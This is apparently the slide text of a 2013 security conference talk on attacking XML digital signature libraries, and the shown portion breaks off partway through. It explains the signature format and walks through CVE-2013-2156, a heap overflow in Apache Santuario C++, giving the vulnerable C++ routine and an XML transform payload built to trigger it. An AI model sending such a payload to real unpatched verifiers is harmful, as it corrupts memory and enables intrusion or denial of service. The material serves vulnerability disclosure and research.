



# context

INFORMATION SECURITY

## *The Forger's Art*

Exploiting XML Digital Signature Implementations  
HITB 2013

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# What am I going to talk about?

- XML Digital Signature Implementations
- Vulnerabilities and how to exploit
  - Memory Corruption
  - Denial of Service
  - Parsing Issues
  - Signature Spoofing
- Demos

# Why?

- SOAP Web Service Security
- Visa 3D Secure / Verified by Visa
- SAML Assertions
- MS Office Signatures
- .NET ClickOnce/XBAP Manifests

*Once upon a time,  
on a client site...*




# Implementations

**Apache Santuario**



**XMLSec  
Library**



# Existing Attacks

- Been numerous attacks against XML Digital Signatures
- HMAC Truncation (CVE-2009-0217)
- Signature Wrapping
- XSLT – DoS/Remote Code Execution

What are XML Digital  
Signatures?

# XML Digital Signatures



XML Signature Syntax and Processing (Second Edition)

W3C Recommendation 10 June 2008

**This version:**

<http://www.w3.org/TR/2008/REC-xmldsig-core-20080610/>


**Latest version:**

<http://www.w3.org/TR/xmldsig-core/>

**Previous version:**

<http://www.w3.org/TR/2008/PER-xmldsig-core-20080326/>

# Signing XML




# Signing XML

S/MIME? PGP?



XML Document




Signature

# Of Course Not

As the "great" Steve Ballmer  
might have said:  
"XML Developers,  
XML Developers,  
XML Developers!"

# Signing XML



# Signed XML Document

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
      <SignatureMethod
        Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
      <Reference URI="">
        <Transforms>
          <Transform
            Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
        </Transforms>
        <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
        <DigestValue>Bo0b5...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```

# Signed XML Document

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
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      </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```


# Signed XML Document

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
      <SignatureMethod
        Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
      <Reference URI="">
        <Transforms>
          <Transform
            Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
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<good>
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        <DigestValue>Bo0b5...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```

# Verification Pipeline



# Signature Parsing Bugs

# CVE-2013-2156

- Affected Apache Santuario C++
- Unauthenticated
- Heap overflow in Exclusive Canonicalization prefix list

# Canonicalization Prefix List

```
<Transform  
    Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">  
    <InclusiveNamespaces PrefixList="xsd ds"  
        xmlns="http://www.w3.org/2001/10/xml-exc-c14n#" />  
  </Transform>
```

# Canonicalization Prefix List

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<Transform  
    Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">  
    <InclusiveNamespaces PrefixList="xsd ds"  
        xmlns="http://www.w3.org/2001/10/xml-exc-c14n#" />  
</Transform>
```

# CVE-2013-2156

```
bool isWhiteSpace(char c) {
    return c == ' ' || c == '\0' || c == '\t'
        || c == '\r' || c == '\n';
}

void XSECC14n20010315::setExclusive(char * xmlnsList) {
    char* nsBuf = new char [strlen(xmlnsList) + 1];
    int i = 0, j = 0;

    while (xmlnsList[i] != '\0') {
        while (isWhiteSpace(xmlnsList[i]))
            ++i; // Skip white space

        j = 0;
        while (!isWhiteSpace(xmlnsList[i]))
            nsBuf[j++] = xmlnsList[i++]; // Copy name
        // Terminate the string
        nsBuf[j] = '\0';

        // Add to exclusive list
        m_exclNSList.push_back(strdup(nsBuf));
    }
}
```

# CVE-2013-2156

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        while (!isWhiteSpace(xmlnsList[i]))
            nsBuf[j++] = xmlnsList[i++]; // Copy name
        // Terminate the string
        nsBuf[j] = '\0';

        // Add to exclusive list
        m_exclNSList.push_back(strdup(nsBuf));
    }
}
```



# Exploiting It

```
<Reference URI="">
  <Transforms>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="AAAA..."/>
    </Transform>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="
"/>
    </Transform>
  </Transforms>
</Reference>
```

# Exploiting It


```
<Reference URI="">
  <Transforms>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="AAAA..."/>
    </Transform>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="
"/>
    </Transform>
  </Transforms>
</Reference>
```

# Exploiting It


```
<Reference URI="">
  <Transforms>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="AAAA..."/>
    </Transform>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="
" />
    </Transform>
  </Transforms>
</Reference>
```

# First Transform


xmlNsList




nsBuf




# Second Transform



